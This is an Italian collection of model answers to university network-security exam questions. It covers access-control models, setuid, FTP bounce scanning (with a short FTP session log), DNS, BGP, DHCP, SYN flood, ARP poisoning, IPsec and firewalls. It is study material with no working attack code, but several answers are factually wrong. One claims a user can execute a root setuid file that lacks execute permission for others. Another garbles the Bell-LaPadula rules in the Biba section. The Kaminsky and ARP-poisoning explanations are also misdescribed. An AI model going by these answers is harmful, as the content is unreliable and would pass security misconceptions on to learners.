Oltre a ciò, possono essere applicate policy di load balancing, nei casi in cui le richieste verso più web server che forniscono il medesimo servizio siano numerose, per ridurre eventuale carico su un nodo dell'infrastruttura web server.

b. Differenza tra IDS e IPS

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

Docenti: S. Cimato – M. Anisetti Appello del 26/01/2022

1. Politiche di sicurezza

a. Descrivere le differenze fra i modelli Bell-LaPadula e Biba

Il modello di Bell-Lapadula si concentra sulla confidenzialità dei dati e va ad associare livelli sia agli oggetti che ai soggetti per indicare cosa un determinato utente può o non può fare su un file. Le proprietà principali del modello Bell-Lapadula sono la simple security property (o no read-up) e la star property (o no write-down) che indicano rispettivamente che un soggetto può accedere a un oggetto che ha un grado di confidenzialità uguale o più basso del suo e che un soggetto può modificare un oggetto che ha un grado di confidenzialità è uguale o più alto del suo.

Esiste un'estensione del modello Bell-LaPadula che utilizza dei reticolari e che introduce delle categorie: un soggetto può quindi accedere a determinati oggetti solo se ha un livello di confidenza adeguato secondo le regole di lettura\scrittura e in più deve anche possedere tutte le categorie associate all'oggetto.

Il modello Biba si concentra invece sull'integrità e, similmente al modello Bell-Lapadula associa livelli sia ai soggetti che agli oggetti per prevenire la modifica di questi ultimi da parte di soggetti non autorizzati. Le proprietà principali del modello Biba sono la simple integrity property (o no read-down) e la integrity star property (o no write-up) che indicano rispettivamente che un soggetto può leggere solo oggetti allo stesso livello di integrità o superiore e che un soggetto può modificare solo oggetti allo stesso livello di integrità o più basso.

b. Sarebbe possibile in un sistema operativo far coesistere entrambi i modelli Bell-LaPadula e Biba?

Non sarebbe indicato far coesistere entrambi i modelli in un sistema operativo perché già singolarmente non è facile integrarli: per esempio esistono dei processi che devono poter avere accesso in lettura e scrittura a tutti i livelli (es. gestione della memoria), perciò l'implementazione di strutture ad hoc per la gestione diventa troppo complessa.

Esistono poi meccanismi che sono più ottimizzati alla gestione di utenti e permessi lato sistema operativo.

2. Set-UID Privileged Programs

a. Ogni processo Unix è associato con un real user ID (RUID) e un effective user ID (EUID). Spiegare la differenza fra RUID e EUID e l'utilizzo del bit setuid

Il Real User ID (RUID) determina l'utente che ha avviato il processo, mentre l'Effective User ID (EUID), determina le autorizzazioni per il processo.

Il set user ID (setuid) ha due funzioni principali: permette a un utente di eseguire un file o un processo con i privilegi dell'utente proprietario, oltre che ai suoi. Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Questo può comportare problematiche su sistemi, se impostato in maniera non corretta, oltre che essere una vulnerabilità che può essere sfruttata per attacchi.

b. Si spieghi in cosa consiste un attacco basato sulla vulnerabilità shellshock

Shellshock è una vulnerabilità presente in realtà da lungo tempo e che permette, se opportunamente sfruttata da un attaccante, di eseguire codice arbitrario non appena una shell Linux viene invocata, lasciando così aperta la possibilità di portare un'ampia varietà di attacchi, iniettando comandi che vengono lanciati con privilegi maggiori rispetto a quelli dell'utente che ha lanciato la shell.

3. TCP Attacks

a. Descrivere FTP bounce scan

L'attacco di FTP bounce scan è simile a IDLE scan: l'attaccante coinvolge il server FTP che viene usato come uno zombie, per avere indizi sulla macchina vittima.

L'attaccante invia al server FTP un comando PORT utilizzando l'indirizzo IP della vittima tramite un pacchetto spoofato. Se la porta del server è chiusa, quest'ultimo risponderà con un pacchetto RST alla richiesta proveniente dal server FTP, mentre verrà eseguita una three-way handshake nel caso invece la porta fosse aperta.

Questo tipo di attacco è stealth, in quanto l'attaccante utilizza un intermediario per ottenere informazioni sulle porte aperte di una certa vittima.

b. Commentare praticamente il risultato della seguente scansione:

```
USER A
331 Username okay, awaiting password
PASS A
230 User logged in, proceed
PORT 172,32,80,80,0,8080
200 The requested action has been successfully completed
LIST
150 File status okay; about to open data connection
226 Closing data connection
PORT 172,32,80,80,0,7777
200 The requested action has been successfully completed
LIST
425 No connection established
```

L'attaccante, utilizzando il comando port, riesce a capire che la porta 8080 è aperta (e quindi in ascolto), dato che viene indicato che è possibile trasferire file, mentre la porta 7777 non lo è, dato che non è stata stabilita nessuna connessione.

4. (*) Servizio DNS

Discussere problematiche di sicurezza nella risoluzione dei nomi effettuata da DNS e descrivere scopo e contromisure all'attacco di Kaminsky

DNS è un servizio che si occupa di associare a un indirizzo IP un FQDN per permettere, per esempio, di permetterci di navigare inserendo i nomi dei siti web, invece che i loro indirizzi IP.

Questo servizio è suscettibile ad attacchi di tipo man in the middle, in cui un attaccante si finge il DNS server per dirottare le richieste di una vittima su siti e servizi dannosi. Un esempio di questo genere di attacco è quello di Kaminsky.

Un'altra vulnerabilità va a colpire la tabella di cache del server DNS (poisoning): tutti i client ricevono un nome diverso e malevolo, legato a un certo indirizzo IP.

Per mitigare gli attacchi a vulnerabilità DNS, come quello di Kaminsky, si può introdurre autenticazione e crittografia nelle comunicazioni (DNSec), in modo che le richieste vengano accettate solo se si può dimostrare la propria identità al DNS server.

5. (*) Descrivere le problematiche di sicurezza del protocollo BGP

Il BGP è un protocollo che permette il routung tra due differenti autonomous system (cioè un gruppo di reti sotto il controllo di un certo internet service provider). Gli autonomous systems comunicano fra di loro e aggiornano le rispettive tabelle di routing per instradare il traffico fra loro.

Il metodo con cui inoltrano il traffico è basato, oltre alle tabelle di routing, anche sulla grandezza del campo rete di un certo indirizzo IP: a parità di indirizzo IP, si sceglie quello con il campo di rete più alto, cioè che ha i bit legati agli host più basso (es. tra 1.2.3.4/27 e 1.2.3.4/28, instraderà il traffico sul secondo).

Questo protocollo è suscettibile di attacchi legati a denial of service, ad attacchi legati a integrità o confidenzialità, dato che BGP non offre autenticazione, oppure a dirottamento dei pacchetti per sniffing: si può per esempio dirottare il traffico in porzioni di rete da cui non può più uscire, andando a far terminare il TTL di un pacchetto, oppure far passare il traffico da determinati nodi per poter controllare il contenuto dei vari pacchetti o modificarli a proprio piacimento.

Il fatto che BGP lavora con AS che spesso sono gestiti da ISP in concorrenza fra loro, rende difficile mettersi d'accordo per modificare il protocollo per aggiungere authentication e altri controlli, tuttavia si può verificare il TTL di un pacchetto per controllare che non abbia viaggiato troppo a lungo all'interno del web perché magari è stato dirottato.

6. Firewall e NIDS

a. Cosa è e come funziona un Proxy Firewall.

Un proxy firewall si occupa di gestire le richieste verso un determinato web server, con servizi pubblicati, provenienti dall'esterno di una rete, applicando un controllo sul traffico e impedendo una comunicazione diretta tra client e server.

Questo permette quindi di garantire anonimia al webserver, perché le connessioni reali e quelle apparenti non sono le stesse. Con il controllo del traffico poi, di cui si occupa il firewall, è possibile bloccare a monte determinati tentativi di connessioni da parte di indirizzi IP non legittimi, o semplicemente non inseriti in una determinata policy di accesso.

Oltre a ciò, possono essere applicate policy di load balancing, nei casi in cui le richieste verso più web server che forniscono il medesimo servizio siano numerose, per ridurre eventuale carico su un nodo dell'infrastruttura web server.

b. Differenza tra IDS e IPS

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

1. Servizio DHCP

a. Discutere problematiche di sicurezza nell'assegnamento automatico di indirizzi IP

Il protocollo DHCP viene utilizzato per fornire a un client un indirizzo IP dinamico, più altre informazioni quali ad esempio il DNS server.

Il protocollo si basa su messaggi inviati in broadcast sia dal client che ha bisogno di un indirizzo IP, sia dal DHCP server che risponderà a questa richiesta.

Proprio per la natura broadcast dei messaggi e per la mancanza di controlli di sicurezza, un client malevolo può attaccare la LAN fingendosi un DHCP server (rogue server) e rispondendo alle richieste dei client per dirottare il traffico su server malevoli, oppure per causare denial of service o per fare sniffing dei pacchetti.

Un altro tipo di attacco consiste nel creare pacchetti spoofati, cioè modificati dal client malevolo, per inviare numerose richieste DHCP al server che, non facendo controlli avanzati, semplicemente risponde a tutti fino a riempire il proprio pool di indirizzi IP dinamici: questo attacco è chiamato DHCP starvation e causa denial of service, in quanto eventuali client legittimi non riusciranno a ottenere un indirizzo IP dinamico, avendo perciò l'impossibilità di comunicare all'interno della rete.

2. Attacchi

a. Descrivere in dettaglio l'attacco basato su SYN flooding, conseguenze ed eventuali contromisure

Il SYN flood è un attacco di tipo denial of service che va a colpire il protocollo TCP, sfruttando vulnerabilità legate alla negoziazione di una comunicazione tra client e server durante il three-way handshake.

Per farlo l'attaccante si basa sul fatto che il server ha una coda di connessioni in attesa, che va a riempire per ogni pacchetto SYN che riceve, così che possa gestirle tutte: l'attaccante quindi crea delle richieste SYN spoofate, fingendosi altre sorgenti e andando quindi a saturare il cosiddetto Transmission control block (TCB) con richieste false, impedendo quindi di stabilire connessioni legittime.

Esistono alcune contromisure che vanno a mitigare questo attacco: prima di tutto si va a ampliare la memoria del TCB per poter ricevere più richieste. Inoltre si possono ridurre i timer prima che una richiesta SYN venga cancellata dalla memoria, oppure si possono utilizzare i cookie per le sessioni SYN.

3. (*) Descrivere le problematiche di sicurezza relative al protocollo BGP

Il BGP è un protocollo che permette il routung tra due differenti autonomous system (cioè un gruppo di reti sotto il controllo di un certo internet service provider). Gli autonomous systems comunicano fra di loro e aggiornano le rispettive tabelle di routing per instradare il traffico fra loro.

Il metodo con cui inoltrano il traffico è basato, oltre alle tabelle di routing, anche sulla grandezza del campo rete di un certo indirizzo IP: a parità di indirizzo IP, si sceglie quello con il campo di rete più alto, cioè che ha i bit legati agli host più basso (es. tra 1.2.3.4/27 e 1.2.3.4/28, instraderà il traffico sul secondo).

Questo protocollo è suscettibile di attacchi legati a denial of service, ad attacchi legati a integrità o confidenzialità, dato che BGP non offre autenticazione, oppure a dirottamento dei pacchetti per sniffing: si può per esempio dirottare il traffico in porzioni di rete da cui non può più uscire, andando a far terminare il TTL di un

pacchetto, oppure far passare il traffico da determinati nodi per poter controllare il contenuto dei vari pacchetti o modificarli a proprio piacimento.

Il fatto che BGP lavora con AS che spesso sono gestiti da ISP in concorrenza fra loro, rende difficile mettersi d'accordo per modificare il protocollo per aggiungere authentication e altri controlli, tuttavia si può verificare il TTL di un pacchetto per controllare che non abbia viaggiato troppo a lungo all'interno del web perché magari è stato dirottato.

4. IPSEC (*)

a. A cosa serve IPSEC e quali sono le sue caratteristiche?

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e encapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

5. Descrivere i problemi relativi all'anonymia, discutendo le possibili tecniche a disposizione

Anonimia significa nascondere le proprie credenziali. Evito la violazione della mia privacy, esposta ad attacchi di eavesdropping e/o sniffing da parte di attaccanti malevoli, ma anche da parte di chi fornisce connettività e servizi.

Una possibile tecnica a disposizione è l'utilizzo di una rete TOR, che fornisce la possibilità di connettersi e di navigare, senza essere rintracciabile da parte dei siti web su cui navigano.

TOR è una rete di apparati distribuita in cui, in poche parole, un client viene indirizzato ogni volta su un client diverso, rendendo quindi molto complesso risalire a dove ha navigato e di che servizi ha fruito.

a. Discutere i concetti di inosservabilità, unlinkability e utilizzo di pseudonimi

L'inosservabilità va a impedire all'avversario di capire se qualcuno sta utilizzando un particolare sistema o protocollo. (difficile da raggiungere).

La unlinkability significa separare azione e identità: per esempio il mittente e una sua email non sono correlabili neanche dopo le osservazioni di un avversario (il livello rimane uguale).

6. Firewall e NIDS

a. Differenza tra dynamic e static packet filtering

Il Dynamic packet filter è un metodo di filtraggio che consiste nell'aprire e chiudere le porte sul firewall in base alle informazioni dell'header dei pacchetti che transitano attraverso esso. Una volta che una serie di pacchetti ha transitato attraverso la porta, verso la sua destinazione, il firewall richiude la porta.

Lo static packet filtering invece utilizza delle ACL per confrontare il contenuto del header dei pacchetti in transito per capire se questi sono da far passare o da scartare. Ogni pacchetto viene quindi esaminato singolarmente, indipendentemente dal fatto che quello precedente fosse uguale.

b. Come funzionano gli IPS in relazione alla possibilità di prevenire una intrusione?

Un IPS (intrusion prevention system) è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

A differenza di un IDS, che si occupa principalmente di controllare il traffico, un IPS ha un ruolo attivo e può quindi inviare un allarme, bloccare un pacchetto o interrompere una connessione, se supera delle soglie di tolleranza.

1. Politiche di sicurezza

a. Definire le caratteristiche fondamentali del modello Chinese Wall, descrivendo lo scopo e le leggi fondamentali, e comparandolo ad altri modelli.

Il Chinese Wall model si occupa di impedire il flusso di informazioni tra compagnie che possono avere interessi contrastanti, impedendo quindi eventuali conflitti di interesse quando si tratta con clienti diversi.


La politica è composta da:

- Oggetti (O): rappresentano dati o informazioni di una qualche società
- Company Dataset (CD): contiene oggetti inerenti a una singola entità, come per esempio una banca o un supermercato
- Conflict of Interest class (COI): contiene i CD delle varie entità che fanno parte di quella particolare classe di conflitto di interesse (es. una conterrà tutte le banche, una tutti i supermercati)

In lettura un soggetto può leggere un oggetto se quest'ultimo è in una CD di cui il soggetto ha già letto qualcosa, oppure se appartiene a una COI di cui il soggetto non ha ancora letto nulla, oppure se appartiene alla stessa COI di un altro CD che è però di tipo pubblico.

In scrittura un soggetto può scrivere un oggetto se quest'ultimo è in una CD di cui il soggetto ha già letto qualcosa, oppure se il soggetto non ha mai letto altri oggetti di altri CD nella stessa COI.

b. Si consideri la seguente figura che illustra COI:



1. A quali COI si ha accesso all'inizio?

Poiché non si è ancora eseguito nessun accesso, l'utente può accedere in lettura a entrambe le COI.

2. Se Alice e Bob hanno accesso a O1 e O6, e a O4 e O6, rispettivamente, a quali altri oggetti informativi hanno accesso?

Alice avrà accesso anche a O2 e O3 perché fanno parte di CD1 di cui ha già accesso.

Bob avrà accesso anche a O5 perché fa parte di CD2 di cui ha già accesso.

Non potranno avere accesso ad altri Oggetti in quanto fanno parte di due COI che contengono una CD di cui hanno già letto qualcosa. Poiché non sono presenti dati per cui una CD sia pubblica, non potranno accedere ad altre CD.

2. Attacchi

a. Descrivere in dettaglio l'attacco TCP SYN flood, conseguenze ed eventuali contromisure

Il SYN flood è un attacco di tipo denial of service che va a colpire il protocollo TCP, sfruttando vulnerabilità legate alla negoziazione di una comunicazione tra client e server durante il three-way handshake.

Per farlo l'attaccante si basa sul fatto che il server ha una coda di connessioni in attesa, che va a riempire per ogni pacchetto SYN che riceve, così che possa gestirle tutte: l'attaccante quindi crea delle richieste SYN spoofate, fingendosi altre sorgenti e andando quindi a saturare il cosiddetto Transmission control block (TCB) con richieste false, impedendo quindi di stabilire connessioni legittime.

Esistono alcune contromisure che vanno a mitigare questo attacco: prima di tutto si va a ampliare la memoria del TCB per poter ricevere più richieste. Inoltre si possono ridurre i timer prima che una richiesta SYN venga cancellata dalla memoria, oppure si possono utilizzare i cookie per le sessioni SYN.

3. TCP Attacks

a. Descrivere i possibili approcci alla scansione.

La scansione all'interno di una rete viene eseguita per recuperare informazioni su determinati host o server e non necessariamente è un attacco malizioso.

Esistono diversi strumenti e software che permettono di avere una scansione di una rete e l'obiettivo principale è ottenere informazioni sulle porte utilizzate (TCP\UDP), cioè quali porte sono aperte e in ascolto su determinati nodi, oltre che determinare quale sistema operativo è presente e se esistono sistemi di filtraggio o firewall in una determinata rete.

Lo scanning può essere attivo o passivo con la differenza principale che nel primo caso si immette traffico nella rete per recuperare informazioni, mentre nel secondo si fa semplice sniffing senza intervenire attivamente in una o più comunicazioni.

Lo scanning può avere diversi approcci: verticale, cioè un host che fa scanning di più target, orizzontale, cioè molti host che fanno scanning su un singolo target in maniera distribuita e infine un mix tra i due, detto ibrido.

Il target infine può essere singolo, cioè una macchina, o multiplo, cioè anche una porzione di rete, se non tutta.

b. Descrivere FTP bounce scan

FTP bounce scan è un tipo di attacco che utilizza spoofing per generare pacchetti fasulli per poter ottenere informazioni sullo stato di determinate porte. L'attacco consiste nell'utilizzare il server FTP come tramite per comunicare con la vittima.

L'attaccante invia al server FTP un comando PORT utilizzando l'indirizzo IP della vittima tramite un pacchetto spoofato. Se la porta del server è chiusa, quest'ultimo risponderà con un pacchetto RST alla richiesta proveniente dal server FTP, mentre verrà eseguita una three-way handshake nel caso invece la porta fosse aperta.

Questo tipo di attacco è stealth, in quanto l'attaccante utilizza un intermediario per ottenere informazioni sulle porte aperte di una certa vittima.

4. (*) Discutere le caratteristiche, le problematiche di sicurezza, attacchi e contromisure del protocollo BGP

Il BGP è un protocollo che permette il routung tra due differenti autonomous system (cioè un gruppo di reti sotto il controllo di un certo internet service provider). Gli autonomous systems comunicano fra di loro e aggiornano le rispettive tabelle di routing per instradare il traffico fra loro.

Il metodo con cui inoltrano il traffico è basato, oltre alle tabelle di routing, anche sulla grandezza del campo rete di un certo indirizzo IP: a parità di indirizzo IP, si sceglie quello con il campo di rete più alto, cioè che ha i bit legati agli host più basso (es. tra 1.2.3.4/27 e 1.2.3.4/28, instraderà il traffico sul secondo).

Questo protocollo è suscettibile di attacchi legati a denial of service, ad attacchi legati a integrità o confidenzialità, dato che BGP non offre autenticazione, oppure a dirottamento dei pacchetti per sniffing: si può per esempio dirottare il traffico in porzioni di rete da cui non può più uscire, andando a far terminare il TTL di un pacchetto, oppure far passare il traffico da determinati nodi per poter controllare il contenuto dei vari pacchetti o modificarli a proprio piacimento.

Il fatto che BGP lavora con AS che spesso sono gestiti da ISP in concorrenza fra loro, rende difficile mettersi d'accordo per modificare il protocollo per aggiungere authentication e altri controlli, tuttavia si può verificare il TTL di un pacchetto per controllare che non abbia viaggiato troppo a lungo all'interno del web perché magari è stato dirottato.

5. (*) Discutere vantaggi e svantaggi di SSO e problematiche di sicurezza

SSO sta per Single Sign On ed è un meccanismo che permette, una volta che un utente ha fornito delle credenziali di accesso, di poter accedere automaticamente anche ad altri servizi o altri client, indipendentemente dalla piattaforma utilizzata.

Questo meccanismo viene utilizzato, per esempio, per farci accedere a determinati servizi semplicemente fornendo il nostro account di Google.

Uno dei principali svantaggi del SSO è proprio legato al fatto che si utilizza una credenziale per accedere a più servizi, perciò se viene recuperata da un attaccante, automaticamente avrà accesso a tutti i servizi, invece che a quello singolo.

Oltre a questa, esistono altre problematiche di sicurezza da valutare, quali il fatto che un attaccante possa fingersi la vittima per accedere ai suoi servizi, oppure può creare dei pacchetti spoofati per convincere il relying party, cioè la componente che richiede le credenziali inizialmente, a dare l'accesso ad altri servizi di provider terzi.

6. Firewall e NIDS

a. Spiegare la differenza tra stateful e stateless packet filtering e la loro utilità pratica.

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.

1. Attacchi

a. Descrivere quali sono i risultati possibili per la scansione di una porta

Una porta può essere in tre stati: aperta, nel senso che c'è un protocollo in ascolto su di essa, pronto per far partire una comunicazione TCP, chiusa, vale a dire che non è presente nessun protocollo in ascolto e infine filtrata, cioè che è presente un firewall che lascia passare del traffico su una porta solo a determinate condizioni, come per esempio la provenienza da determinati indirizzi.

In quest'ultimo caso non è possibile capire se un determinato protocollo è in ascolto o meno.

b. Descrivere in cosa consiste IP spoofing, e in dettaglio attacchi che fanno uso di tale tecnica.

IP spoofing è un tipo di attacco in cui un client malevolo modifica un pacchetto andando a inserire un altro indirizzo IP rispetto al prossimo, con lo scopo di ingannare una vittima e fare il man in the middle in una determinata comunicazione, oppure può causare un denial of service in quanto può interrompere una connessione o causarne il congestionamento inviando diversi pacchetti.

Esistono due tipologie di IP spoofing: non-blind, cioè che l'attaccante cerca di farsi passare per un host della sua stessa LAN, oppure blind, in cui l'attaccante cerca di farsi passare per un host di una qualsiasi sottorete.

Gli attacchi di IP spoofing cercano di predire il sequence number del target per potersi frapporre nella comunicazione, dopodiché si cerca di instaurare un three-way handshake per recuperare informazioni o anche solo causare denial of service.

2. Descrivere il funzionamento di un attacco con ARP poisoning e possibili contromisure.

Il protocollo ARP si occupa di associare un indirizzo fisico (MAC Address) a uno logico (IP Address). Per farlo ogni nodo all'interno di una rete invia dei messaggi in broadcast per segnalare la sua presenza, così che gli altri possano andare a popolare e\o modificare una tabella interna chiamata ARP cache table.

Questo genere di messaggi però può essere attaccato tramite il cosiddetto ARP Poisoning: un attaccante può creare dei pacchetti spoofati, cioè modificati per fingersi qualcun altro, inviando numerose richieste ARP, andando quindi a saturare la cache table degli altri nodi con informazioni false o non valide.

In questo modo si va a creare un denial of service, in quanto i nodi, non conoscendo a quale client inviare i messaggi, inviano in broadcast, causando anche la possibilità di fare sniffing del traffico, se un client avesse la scheda di rete di tipo promiscuo.

Una mitigazione del ARP poisoning, consiste nell'inserire dei record statici nelle ARP table, così da mantenere le informazioni necessarie e non doverle aggiornare, ma non è di facile implementazione e il protocollo ARP nasce proprio per gestire reti che possono essere dinamiche.

3. Descrivere le problematiche di sicurezza relative al protocollo DHCP

Il servizio DHCP si occupa di fornire un indirizzo IP dinamico all'interno di una LAN.

Il protocollo funziona con uno scambio di messaggi in broadcast tra il client e il DHCP server: il client manda il suo MAC address facendo una richiesta di IP (DHCP discover), il server risponde con un messaggio contenente IP e altre informazioni (DHCP offer), il client risponde accettando i parametri del server (DHCP request) e il server risponde con un ack (DHCP ack).

Proprio per la natura di questo protocollo, che invia messaggi in broadcast e che utilizza i MAC address all'interno di una LAN, un attaccante può impersonare un DHCP server (DHCP rogue server) e intercettare le richieste dai client, fornendo parametri non corretti per causare denial of service isolando i client, oppure per dirottare il traffico su altri server malevoli.

Un altro attacco è chiamato DHCP starvation e consiste nell'invio di numerose richieste DHCP da parte di un attaccante, sfruttando MAC address spoofati e quindi generati casualmente, riempiendo il pool DHCP e quindi impedendo a client legittimi di ottenere un indirizzo IP.

4. Discutere le versioni sicure dei protocolli TCP/IP

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e encapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

Secure Sockets Layer (SSL) e Transport Layer Security (TLS) sono lo stesso tipo di protocolli con algoritmi crittografici diversi. De facto standard per la sicurezza di Internet.

L'obiettivo principale del protocollo TLS è quello di fornire privacy e integrità dei dati tra due applicazioni che comunicano. Comunicazioni end-to-end sicure in presenza di un attaccante che non può vedere i dati scambiati.

5. Discutere le problematiche dell'autenticazione e i vantaggi dei sistemi challenge/response

L'autenticazione in generale, e in particolar modo quella web, consiste principalmente in un client che fa una richiesta e un server che fornisce una risposta.

Per fare in modo però che il server non invii informazioni a client malevoli, che possono attaccare tramite attacchi di spoofing, fingendosi un client legittimo (o anche fingendosi un server legittimo), oppure con replay attack, cioè invio di pacchetti già inviati da un client legittimo (tramite sniffing sulla rete), vengono introdotte misure di sicurezza più avanzate.

Client e server condividono informazioni segrete, che possono andare da una password a una chiave di crittografia (secret): un client che vuole accedere a un servizio web su un server, deve dimostrare di essere chi dichiara di essere. Il server presenta quindi al client una stringa (challenge) e il client, tramite il secret, può fornire la prova di identificazione richiesta e riesce ad accedere (response).

Questo schema fornisce segretezza, tramite appunto uso di password o chiavi, e anche freschezza, nella misura in cui la challenge viene modificata a ogni richiesta, così che non si possa sfruttare una risposta già fornita con un replay attack.

6. Firewall e NIDS

a. Spiegare la differenza tra stateful e stateless packet filtering e la loro utilità pratica.

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.


1. Politiche di accesso

a. Descrivere in dettaglio il modello di politica Biba

Il modello Biba si concentra sull'integrità e associa dei livelli di integrità sia ai soggetti che agli oggetti per prevenire la modifica di questi ultimi da parte di soggetti non autorizzati. Le proprietà principali del modello Biba sono la simple integrity property (o no read-down) e la integrity star property (o no write-up) che indicano rispettivamente che un soggetto può leggere solo oggetti allo stesso livello di integrità o superiore e che un soggetto può modificare solo oggetti allo stesso livello di integrità o più basso.

Sono presenti altri modelli, come per esempio il Bell Lapadula, che però concentra il suo funzionamento sulla confidenzialità dei dati, fornendo, similmente a Biba dei livelli di confidenzialità sia agli oggetti che ai soggetti, proponendo le proprietà principali che sono definite simple security property che indicano rispettivamente che un soggetto può leggere solo oggetti allo stesso livello di integrità o superiore e che un soggetto può modificare solo oggetti allo stesso livello di integrità o più basso.

b. Rispetto alla figura, interpretare l'applicazione del modello Biba in ambito militare, in cui il flusso di informazioni viene interpretato come esecuzione di ordini militari.



Il modello Biba si presta bene a uno schema di questo genere in quanto sono presenti le regole no read-down, quindi un soldato può leggere i comandi impartiti da un sergente e dal generale, e quella no write-up, perciò un soldato non può modificare gli ordini di un sergente, che a sua volta non potrà farlo con quelli impartiti da un generale.

2. Set-UID Privileged Programs

a. Ogni processo Unix process è associato con un real user ID (RUID) e un effective user ID (EUID). Spiegare la logica ed importanza del setuid.

Il Real User ID (RUID) , determina l'utente che ha avviato il processo, mentre l'Effective User ID (EUID), determina le autorizzazioni per il processo.

Il set user ID (setuid) ha due funzioni principali: permette a un utente di eseguire un file o un processo con i privilegi dell'utente proprietario, oltre che ai suoi. Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Questo può comportare problematiche su sistemi, se impostato in maniera non corretta, oltre che essere una vulnerabilità che può essere sfruttata per attacchi.

b. Si consideri l'utente bob che appartiene solo al gruppo users. Per ognuno dei seguenti file, discutere se bob è capace di eseguire il file, se no spiegare perché, se sì evidenziare i bit EUID e RUID dei corrispondenti processi.

-rwsr-r-- 1 root root 213 Oct 12 11:10 file1.bin

Si, può eseguire il file perché, anche se potrebbe solo leggerlo, è impostato il setUID (s) e quindi può eseguirlo con i privilegi del owner (cioè di root). RUID è quello di Bob, mentre EUID è 0, cioè quello di root

-rwxr-xr-- 1 alice users 134 Oct 12 11:11 file2.bin

Si, può eseguire il file perché fa parte del gruppo del owner del file (alice, che è del gruppo users). Non potrà però scriverci, in quanto non dispone del privilegio (r-x). In questo caso RUID e EUID corrispondono e sono quelli di Bob.

